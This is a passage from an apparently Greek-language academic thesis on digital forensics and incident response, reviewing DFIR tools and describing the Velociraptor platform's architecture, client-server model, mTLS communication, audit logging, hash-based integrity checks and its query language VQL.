2021). Ένα άλλο εργαλείο είναι το Osquery, το οποίο ακολουθεί μία διαφορετική φιλοσοφία, μετατρέποντας το λειτουργικό σύστημα σε σχεσιακή βάση δεδομένων που δέχεται SQL ερωτήματα, αλλά δεν υποστηρίζει απόκτηση μνήμης και απαιτεί επιπλέον εργαλεία για κεντρική διαχείριση.

Το Velociraptor αντιπροσωπεύει τη νεότερη γενιά, συνδυάζοντας τα πλεονεκτήματα των προηγούμενων με τη δική του γλώσσα ερωτημάτων (VQL), ένα single-binary deployment και μία σύγχρονη επιφάνεια χρήστη. Σύμφωνα με την ετήσια έρευνα κοινότητας που διεξήγαγε η Rapid7 το 2023, πάνω από το 60% των χρηστών αναπτύσσουν δικά τους custom artifacts, γεγονός που επιβεβαιώνει τον βαθμό της ευελιξίας και προσαρμοστικότητας της πλατφόρμας στις εκάστοτε ανάγκες (Rapid7, 2023). Ο ίδιος ο δημιουργός της πλατφόρμας έχει παρουσιάσει λεπτομερώς τον μηχανισμό του Artifact Exchange και τον τρόπο με τον οποίο η κοινοτική συνεισφορά artifacts επιτρέπει την ταχεία προσαρμογή σε νέες απειλές, τονίζοντας τη σημασία της τυποποίησης εγκληματολογικής γνώσης σε επαναχρησιμοποιήσιμα templates (Cohen, 2022). Η

αποτελεσματικότητά της στην πράξη έχει τεκμηριωθεί και σε ακαδημαϊκό επίπεδο. Έρευνα των Kurniawan και Triayudi αξιολόγησε τη χρήση του σε συνδυασμό με SIEM για την ανίχνευση και ανακατασκευή επίθεσης web defacement, εντοπίζοντας ότι η artifact-based συλλογή του Velociraptor επέτρεψε την ανακατασκευή του timeline της επίθεσης με σαφώς υψηλότερη ταχύτητα σε σχέση με παραδοσιακές μεθόδους (Kurniawan C. & Triayudi A., 2024).

Τέλος, υπάρχουν τα εμπορικά EDR όπως το CrowdStrike Falcon, το Microsoft Defender for Endpoint και το SentinelOne, τα οποία παρέχουν real-time ανίχνευση, αυτοματοποιημένη απόκριση και ML-based detection, αλλά έρχονται με υψηλό κόστος και περιορισμένο προσαρμοστικότητα.

Στην πράξη, μία ολοκληρωμένη έρευνα συνδυάζει εργαλεία από όλες τις κατηγορίες. Απομακρυσμένη συλλογή μέσω πλατφόρμας επιχειρησιακής κλίμακας, ανάλυση memory dumps με memory εργαλεία, εξέταση του δίσκου με desktop εργαλεία και συσχέτιση δικτυακής κίνησης με network εργαλεία. Η επιλογή εξαρτάται από το είδος του περιστατικού, το μέγεθος της υποδομής, τον διαθέσιμο προϋπολογισμό και την εξειδίκευση της ομάδας.

2.8 Ερευνητικά Κενά

Η ανασκόπηση της βιβλιογραφίας ανέδειξε ότι εξακολουθούν να υφίστανται ερευνητικά κενά στον τομέα της ψηφιακής εγκληματολογίας, τα οποία η εργασία καλείται να καλύψει. Τα κενά αυτά αφορούν τόσο την αξιολόγηση του Velociraptor ως πλατφόρμα ψηφιακής εγκληματολογίας ανοιχτού κώδικα, όσο και τα ευρύτερα ζητήματα της σύγχρονης DFIR πρακτικής, και είναι τα εξής:


- Η απουσία συστηματικής ακαδημαϊκής αξιολόγησης του Velociraptor σε ελεγχόμενο και επαναλήψιμο πειραματικό περιβάλλον, με χρήση πραγματικού CVE.
- Η έλλειψη τεκμηριωμένης σύγκρισης της πλατφόρμας με παραδοσιακές μεθόδους dead-box forensics και σύγχρονες ανταγωνιστικές λύσεις.
- Η περιορισμένη πρακτική αξιολόγηση της διατήρησης της εγκληματολογικής ακεραιότητας κατά την απομακρυσμένη συλλογή με βάση τα διεθνή πρότυπα.

3. Το Velociraptor ως Πλατφόρμα Ψηφιακής Εγκληματολογίας και Ανταπόκρισης σε Περιστατικά

3.1 Επισκόπηση και Στόχοι του Velociraptor

Το Velociraptor αποτελεί μία πλατφόρμα ψηφιακής εγκληματολογίας και ανταπόκρισης σε περιστατικά ανοιχτού κώδικα, η οποία αναπτύχθηκε από τον Mike Cohen, έναν πρώην μηχανικό της Google, και κυκλοφόρησε το 2018 από την εταιρεία Velocidex Enterprises. Η ανάπτυξη της πλατφόρμας ξεκίνησε με σκοπό να καλυφθούν τα λειτουργικά κενά που άφηνε η GRR, η τότε κυρίαρχη πλατφόρμα στο DFIR. Ο Cohen είχε ως στόχο τη δημιουργία ενός εργαλείου το οποίο παρέχει απλότητα ανάπτυξης, υψηλή κλιμακωσιμότητα και ισχυρές δυνατότητες εγκληματολογικής συλλογής σε συστήματα που είναι σε λειτουργία (Velocidex, 2025).

Η πλατφόρμα είναι γραμμένη σε Go, μία γλώσσα προγραμματισμού με πολλά πλεονεκτήματα, όπως ότι το αποτέλεσμα του compile είναι ένα μοναδικό εκτελέσιμο αρχείο (single binary) χωρίς εξωτερικά dependencies, το οποίο λειτουργεί και ως server και ως client, ανάλογα τις παραμετροποιήσεις κατά την αρχική εκκίνηση. Αυτό το χαρακτηριστικό είναι που διαφοροποιεί ουσιαστικά το Velociraptor από τις παλαιότερες πλατφόρμες ψηφιακής εγκληματολογίας, οι οποίες απαιτούσαν πολύπλοκες υποδομές βάσεων δεδομένων, διακομιστών μηνυμάτων και ξεχωριστών web servers για να λειτουργήσουν (Cohen, 2022). Επιπλέον, υποστηρίζει πλήρως τα λειτουργικά συστήματα Windows, Linux και macOS, καθιστώντας το κατάλληλο για ετερογενή εταιρικά περιβάλλοντα.



Εικόνα 3.1: Σελίδα λήψης του Velociraptor και το αρχείο .exe

Σχεδιαστικά, το Velociraptor στοχεύει στην υποστήριξη της εγκληματολογίας σε ενεργά συστήματα και σε μεγάλη κλίμακα. Σε αντίθεση με τα παραδοσιακά συστήματα τα οποία εστιάζουν στην ανάλυση δεδομένων μετά την απενεργοποίηση του συστήματος, το Velociraptor σχεδιάστηκε για την ανάλυση ενεργών συστημάτων, χωρίς να απαιτείται φυσική πρόσβαση στον εξοπλισμό (Velocidex, 2025). Αυτή η δυνατότητα του Velociraptor είναι ιδιαίτερα σημαντική στα σύγχρονα περιβάλλοντα υψηλής διαθεσιμότητας, όπως data centers και υποδομές cloud, στα οποία η απενεργοποίηση συστημάτων είναι είτε αδύνατη είτε συνεπάγεται απαράδεκτου επιχειρησιακού κόστους.

Πέραν αυτού, ένας άλλος στόχος είναι η κλιμακωσιμότητα. Ένας μεμονωμένος Velociraptor server είναι σχεδιασμένος έτσι ώστε να μπορεί να διαχειριστεί ταυτόχρονα δεκάδες χιλιάδες τερματικά, επιτρέποντας έτσι σε μία ομάδα DFIR να πραγματοποιεί μαζική συλλογή δεδομένων και να εκτελεί αναζητήσεις απειλών (threat hunting) σε ολόκληρη την υποδομή του Οργανισμού. Σύμφωνα με το Velocidex, με έναν μεμονωμένο server μπορούν να υποστηριχθούν έως και 50.000 συνδεδεμένοι clients, ενώ σε μεγαλύτερα περιβάλλοντα υποστηρίζεται η επεκτασιμότητα μέσω multi-frontend αρχιτεκτονικής. Αυτή η ιδιότητα το καθιστά ιδιαίτερα αποτελεσματικό για Οργανισμούς με κατανεμημένη υποδομή, οι οποίο μπορεί να χρειαστεί να αντιμετωπίσουν περιστατικά που εκτείνονται σε πολλαπλά τερματικά σε διαφορετικές γεωγραφικές τοποθεσίες.

Η φιλοσοφία σχεδίασης του Velociraptor διακρίνεται από δύο πυλώνες: τη διαφάνεια και την ευελιξία. Επειδή είναι έργο ανοιχτού κώδικα με άδεια χρήσης AGPL-3.0, ο κώδικάς του είναι διαθέσιμος προς έλεγχο, τροποποίηση και επέκταση (Velocidex, 2025). Η διαφάνεια είναι ιδιαίτερα κρίσιμη ιδιότητα στο χώρο της ψηφιακής εγκληματολογίας, καθώς η εγκυρότητα των αποτελεσμάτων μιας έρευνας συνδέεται άμεσα με τη δυνατότητα επαλήθευσης της μεθοδολογίας συλλογής δεδομένων (Casey, 2011). Αντιθέτως, ένα εργαλείο κλειστού κώδικα δεν μπορεί να επαληθευθεί ανεξάρτητα, γεγονός που θέτει αρκετά ερωτήματα ως προς τη νομική αποδεκτότητα των ευρημάτων σε μία δικαστική διαδικασία. Το Velociraptor επιτρέπει στους ερευνητές και τα δικαστήρια να επαληθεύσουν ακριβώς τον τρόπο με τον οποίο συλλέχθηκαν τα στοιχεία.

Η ευελιξία εκφράζεται κυρίως μέσα από τα δύο σημαντικότερα τεχνολογικά χαρακτηριστικά του Velociraptor: την γλώσσα Velociraptor Query Language (VQL) και του μηχανισμού των artifacts. Η VQL επιτρέπει στους ερευνητές να ορίζουν ποια δεδομένα πρέπει να συλλεχθούν και πως θα τα επεξεργαστεί το Velociraptor, ενώ τα artifacts είναι επαναχρησιμοποιούμενα πρότυπα συλλογής που μπορούν να μοιραστούν μεταξύ ομάδων και Οργανισμών. Ο συνδυασμός των δύο αυτών χαρακτηριστικών είναι που δίνει στο Velociraptor ένα βαθμό προσαρμοστικότητας που δεν συναντάται στα περισσότερα εμπορικά εργαλεία DFIR (Cohen, 2022).

Στο πλαίσια μιας σύγχρονης έρευνας DFIR, το Velociraptor καλύπτει αρκετές λειτουργίες οι οποίες παραδοσιακά απαιτούσαν πολλαπλά εξειδικευμένα εργαλεία. Παρέχει δυνατότητες τόσο διερεύνησης ενός εντοπισμένου περιστατικού (reactive), όσο και προληπτική διερεύνηση για αποφυγή περιστατικών (proactive). Ένα παράδειγμα proactive ανάλυσης είναι η συνεχή παρακολούθηση τερματικών και η αναζήτηση Δεικτών Παραβίασης (Indicators of Compromise –

IoC) στο εταιρικό δίκτυο. Σύμφωνα με το NIST, η ικανότητα μιας ομάδας ανταπόκρισης να ενεργεί γρήγορα και με τεκμηριωμένο τρόπο κατά τα πρώτα στάδια ενός περιστατικού είναι καθοριστική για τον περιορισμό της ζημιάς (NIST, 2025). Το Velociraptor είναι σχεδιασμένο με τρόπο τέτοιο ώστε να καλύπτει αυτή την ανάγκη, παρέχοντας τα κατάλληλα εργαλεία για την άμεση, στοχευμένη και τεκμηριωμένη συλλογή αποδεικτικών στοιχείων από ενεργά συστήματα.

Στο σύνολό του, το Velociraptor αντιπροσωπεύει μία γενιά DFIR εργαλείων που δεν αντιμετωπίζουν την εγκληματολογία και την ανταπόκριση ως χωριστές διαδικασίες, αλλά σαν δύο μέρη της ίδιας δραστηριότητας που εκτελούνται παράλληλα. Ο σχεδιασμός και η αρχιτεκτονική του αντανακλούν τις ανάγκες των σύγχρονων ομάδων DFIR, οι οποίες καλούνται να διερευνήσουν περιστατικά με αυξανόμενη πολυπλοκότητα, σε κατανεμημένα και ετερογενή περιβάλλοντα, ενώ ταυτόχρονα υποβάλλονται σε μεγάλη χρονική πίεση και είναι υποχρεωμένοι να διατηρούν την εγκληματολογική ακεραιότητα. Τα επιμέρους τεχνικά χαρακτηριστικά της πλατφόρμας αναλύονται διεξοδικά στις ενότητες που ακολουθούν.

3.2 Αρχιτεκτονική και Βασικά Συστατικά του Velociraptor

3.2.1 Μοντέλο Client - Server

Η αρχιτεκτονική του Velociraptor ακολουθεί το μοντέλο πελάτη - διακομιστή (client - server), το οποίο αποτελεί τον οργανωτικό κορμό ολόκληρης της πλατφόρμας. Σε αυτό το μοντέλο, ένας ελαφρύς πράκτορας (lightweight client agent) εκτελείται σε κάθε τερματικό που είναι υπό παρακολούθηση, ο οποίος επικοινωνεί με έναν κεντρικό διακομιστή. Ο διακομιστής αποτελεί ένα κεντρικό σημείο ορχήστρωσης από το οποίο εκδίδονται οι εντολές συλλογής και στο οποίο αποθηκεύονται τα αποτελέσματα και πραγματοποιείται η ανάλυση. Το σχήμα αυτό ακολουθείται και από άλλες πλατφόρμες επιχειρησιακής κλίμακας όπως το GRR, αλλά αυτό που διαφοροποιεί το Velociraptor είναι η υλοποίησή του. Στην περίπτωση του Velociraptor, το ίδιο εκτελέσιμο αρχείο είναι αυτό χρησιμοποιεί τόσο ο client όσο και ο server κατά την εγκατάσταση. Το συγκεκριμένο αρχείο είναι γραμμένο σε Go, ενώ ο ρόλος που θα έχει το σύστημα (πελάτης ή διακομιστής) επιλέγεται από τις παραμέτρους εκκίνησης (Velocidex, 2025). Αυτή η επιλογή απλοποιεί δραματικά την ανάπτυξη και τη συντήρηση, εξαλείφοντας ανάγκες όπως την ύπαρξη ξεχωριστών βάσεων δεδομένων, message brokers και web frameworks.


Ο διακομιστής και οι clients ακολουθούν ένα μοντέλο server-push, όπου οι clients δεν είναι μόνιμα συνδεδεμένοι με τον διακομιστή, αλλά η επικοινωνία μαζί του γίνεται με HTTPS requests ανά τακτά χρονικά διαστήματα (beaconing). Με κάθε εντολή, ο client ελέγχει αν υπάρχουν εντολές που εκκρεμούν (tasks) από τον server, τις εκτελεί τοπικά και επιστρέφει τα αποτελέσματα. Στην προεπιλεγμένη ρύθμιση, τα χρονικά διαστήματα ανάμεσα στα requests κυμαίνονται από μερικά δευτερόλεπτα έως αρκετά λεπτά, ανάλογα με τον φόρτο, ενώ αν ο server έχει εκκρεμείς εντολές για έναν client μπορεί να τις στείλει απευθείας μέσω long-polling σύνδεσης, ελαχιστοποιώντας

έτσι την καθυστέρηση απόκρισης (Velocidex, 2025). Αυτός ο σχεδιασμός παρέχει μια ισορροπία ανάμεσα στην κατανάλωση πόρων δικτύου και στην ταχύτητα απόκρισης σε περιστατικά.


3.2.2 Velociraptor Server

Ο Velociraptor server συνδυάζει σε ένα μοναδικό binary τρεις ρόλους τους οποίους οι άλλες πλατφόρμες υλοποιούν σε ξεχωριστά συστήματα: το frontend, δηλαδή την HTTPS επικοινωνία με τους clients, τον GUI server, δηλαδή το γραφικό περιβάλλον διαχείρισης μέσω του web browser, και του datastore, την αποθήκευση των αποτελεσμάτων. Για την αποθήκευση των δεδομένων, το Velociraptor δεν χρησιμοποιεί σχεσιακές βάσεις δεδομένων αλλά υιοθετεί ένα σύστημα αποθήκευσης με αρχεία (file-based datastore) στο οποίο τα αποτελέσματα από κάθε flow, hunt και artifact αποθηκεύονται ως αρχεία JSON σε οργανωμένη δομή καταλόγων (Velocidex, 2025). Η επιλογή αυτή απλοποιεί τη δημιουργία αντιγράφων ασφαλείας και επιτρέπει στον αναλυτή να εξετάσει τα αποθηκευμένα δεδομένα χωρίς να απαιτούνται εξειδικευμένα εργαλεία βάσεων δεδομένων.

Η πρόσβαση στον server γίνεται μέσω ενός web-based γραφικού περιβάλλοντος το οποίο λειτουργεί σε οποιοδήποτε σύγχρονο πρόγραμμα περιήγησης. Η εκκίνηση γίνεται με την παρακάτω εντολή, όπου εκκινείται ένας Velociraptor server με τον ίδιο τον host να λειτουργεί και ως client:



Εικόνα 3.2: Εκκίνηση του τοπικού Velociraptor Server



Εικόνα 3.3: Κεντρική σελίδα και menu του Velociraptor

Το περιβάλλον αυτό οργανώνεται σε τρεις κύριες ενότητες: Τη διαχείριση των clients (λίστα με τα συνδεδεμένα τερματικά, αναζήτηση, φιλτράρισμα κλπ.), τη διαχείριση των hunts (μαζική αποστολή artifacts σε πολλαπλά τερματικά) και το Notebook (ενσωματωμένο περιβάλλον ανάλυσης αποτελεσμάτων μέσω της γλώσσας VQL). Ο server υποστηρίζει επιπλέον σύστημα διαχείρισης πρόσβασης βάσει των ρόλων (Role-Based Access Control – RBAC), περιορίζοντας την πρόσβαση μόνο σε εξουσιοδοτημένους χρήστες. Η λειτουργία αυτή είναι απαραίτητη για μεγάλες ομάδες DFIR όπου είναι κρίσιμο να τηρείται η αρχή της πρόσβασης με τα ελάχιστα δικαιώματα (Principle of Least Privilege).

Για περιβάλλοντα στα οποία είναι απαραίτητοι περισσότεροι από ένας server, το Velociraptor υποστηρίζει multi-frontend αρχιτεκτονική, όπου πολλαπλοί servers κατανέμουν τον φόρτο των συνδέσεων με τους clients, ενώ παράλληλα μοιράζονται ένα κοινό datastore μέσω δικτυακού αποθηκευτικού χώρου. Η κεντρική διαχείριση παραμένει ενοποιημένη από τη σκοπιά του αναλυτή, ανεξάρτητα από το πόσα frontend nodes υπάρχουν.

3.2.3 Velociraptor Client

Velociraptor client (agent) ονομάζεται ο πράκτορας που εγκαθίσταται σε κάθε τερματικό που είναι υπό παρακολούθηση. Η εγκατάστασή του γίνεται με το ίδιο binary με τον server, αλλά εκτελείται με διαφορετική παράμετρο και με χρήση επιπλέον ενός αρχείου διαμόρφωσης (configuration file) το οποίο περιέχει τη διεύθυνση του server και το πιστοποιητικό ασφαλείας. Η εγκατάσταση μπορεί να γίνει με χειροκίνητη εγκατάσταση του agent, είτε μέσω συστημάτων κεντρικής διανομής λογισμικού, όπως το Group Policy ή το SCCM. Επιπλέον, ο agent μπορεί να καταχωρηθεί ως υπηρεσία συστήματος (Windows Service ή systemd unit στα Linux συστήματα) ώστε να εκκινεί αυτόματα με την εκκίνηση του λειτουργικού συστήματος (Velocidex, 2025).

Ο client είναι σχεδιασμένος με τρόπο τέτοιο ώστε να αφήνει το ελάχιστο αποτύπωμα στο σύστημα, καταναλώνοντας σε κατάσταση αδράνειας κάτω από το 1% της CPU και μόλις μερικά megabyte από τη μνήμη RAM. Κατά την εκτέλεση ενός artifact, η κατανάλωση πόρων αυξάνεται

προσωρινά, αλλά προκειμένου να μην επηρεαστεί σημαντικά το τερματικό, εφαρμόζονται μηχανισμοί throttling που αποτρέπουν την χρήση πόρων πάνω από ένα προκαθορισμένο όριο. Κατά την πρώτη σύνδεση με τον server, κάθε client λαμβάνει ένα μοναδικό αναγνωριστικό (client ID), το οποίο παραμένει σταθερό ακόμα και μετά την επανεγκατάσταση του λειτουργικού συστήματος, δεδομένου ότι έχει διατηρηθεί το αρχείο με τις ρυθμίσεις (Velocidex, 2025). Αυτό επιτρέπει τη συνεχή παρακολούθηση ενός συγκεκριμένου τερματικού ακόμα και αν μεταβληθούν το hostname ή η διεύθυνση IP του.

Κατά την εγγραφή του στον server (enrollment), ο client ανταλλάσσει πιστοποιητικά ασφαλείας τα οποία αξιοποιεί σε όλες τις επακόλουθες επικοινωνίες. Ο server αποθηκεύει μεταδεδομένα για όλους τους clients, όπως πληροφορίες για το λειτουργικό σύστημα, το hostname, τη διεύθυνση IP και τις ετικέτες (labels) που έχει θέσει ο χρήστης. Αυτές οι πληροφορίες είναι διαθέσιμες μέσα από το γραφικό περιβάλλον του server και μπορούν να αξιοποιηθούν σε στοχευμένα hunts, φιλτράροντας για παράδειγμα μόνο τα τερματικά που έχουν Windows ή τα τερματικά που έχουν ένα συγκεκριμένο label.

3.2.4 Επικοινωνία, Κρυπτογράφηση και Ακεραιότητα Δεδομένων

Η ασφάλεια της επικοινωνίας μεταξύ client και server είναι σημαντική για την εμπιστευτικότητα των εγκληματολογικών δεδομένων και την αξιοπιστία των αποτελεσμάτων των εντολών. Το Velociraptor χρησιμοποιεί αμοιβαία επαλήθευση TLS (mutual TLS, mTLS): ο server και οι clients επαληθεύουν την ταυτότητα του άλλου μέρους μέσο πιστοποιητικών που εκδίδονται κατά τη διαδικασία της αρχικής ρύθμισης. Η χρήση τέτοιων πιστοποιητικών που έχουν υπογραφεί από εσωτερική PKI (Public Key Infrastructure) βοηθάει στην αποτροπή επιθέσεων man-in-the-middle και εξαλείφει την ανάγκη για εξωτερικές αρχές πιστοποίησης, ιδιότητα ιδιαίτερα χρήσιμη σε απομονωμένα εταιρικά περιβάλλοντα που δεν έχουν πρόσβαση στο διαδίκτυο (Velocidex, 2025).

Εξίσου σημαντικός είναι ο μηχανισμός καταγραφής ενεργειών (audit logging) του server. Κάθε ενέργεια που εκτελείται, από την δημιουργία flow μέχρι τη σύνδεση κάποιου χρήστη καταγράφεται με χρονική σήμανση και αναγνωριστικό χρήστη. Αυτή η καταγραφή με λεπτομέρειες είναι απαραίτητη για την διατήρηση της αλυσίδας φύλαξης (chain of custody), καθώς τεκμηριώνει ακριβώς ποιος συνέλεξε ποια δεδομένα και πότε (ISO/IEC 27037:2012). Αυτού του είδους η τεκμηρίωση είναι απαραίτητη για να μπορεί να αποδειχθεί η νομική ακεραιότητα των ευρημάτων, καθώς αποδεικνύει ότι η συλλογή πραγματοποιήθηκε με ελεγχόμενο και επαληθεύσιμο τρόπο (Casey, 2011).

Τέλος, η επαλήθευση των αρχείων επιτυγχάνεται μέσω συναρτήσεων κατακερματισμού. Το Velociraptor, κατά τη μεταφορά ενός αρχείου από τον client στον server υπολογίζει την τιμή SHA-256 τόσο στο τερματικό πριν τη μεταφορά όσο και στον server μετά την παραλαβή. Αν οι δύο τιμές ταυτίζονται επιβεβαιώνεται η ακεραιότητα του αρχείου και τεκμηριώνεται αυτόματα

(Velocidex, 2025). Στο σύνολό τους, αυτές οι ιδιότητες και ο σχεδιασμός του Velociraptor το καθιστά συμβατό με τις απαιτήσεις προτύπων όπως το ISO/IEC 27037 και το NIST SP 800-86 για την ενσωμάτωση της ψηφιακής εγκληματολογίας στην ανταπόκριση σε περιστατικά (ISO/IEC 27037:2012).

3.3 Velociraptor Query Language (VQL)

3.3.1 Εισαγωγή


Η VQL είναι ο πυρήνας της πλατφόρμας και το στοιχείο που την κάνει να ξεχωρίζει από άλλα εργαλεία DFIR. Είναι μία εξειδικευμένη γλώσσα ερωτημάτων (query language), εμπνευσμένη από την SQL, αλλά σχεδιασμένη με γνώμονα την εγκληματολογική ανάλυση ενεργών συστημάτων και όχι την διαχείριση σχεσιακών βάσεων δεδομένων (Velocidex, 2025). Η βασική διαφορά της είναι ότι η VQL δεν αναζητά πληροφορίες από πίνακες σε βάσεις δεδομένων αλλά σε πηγές μέσα από το λειτουργικό σύστημα, όπως είναι οι διεργασίες, τα αρχεία, η registry, τα αρχεία καταγραφής και άλλα εγκληματολογικά ευρήματα.

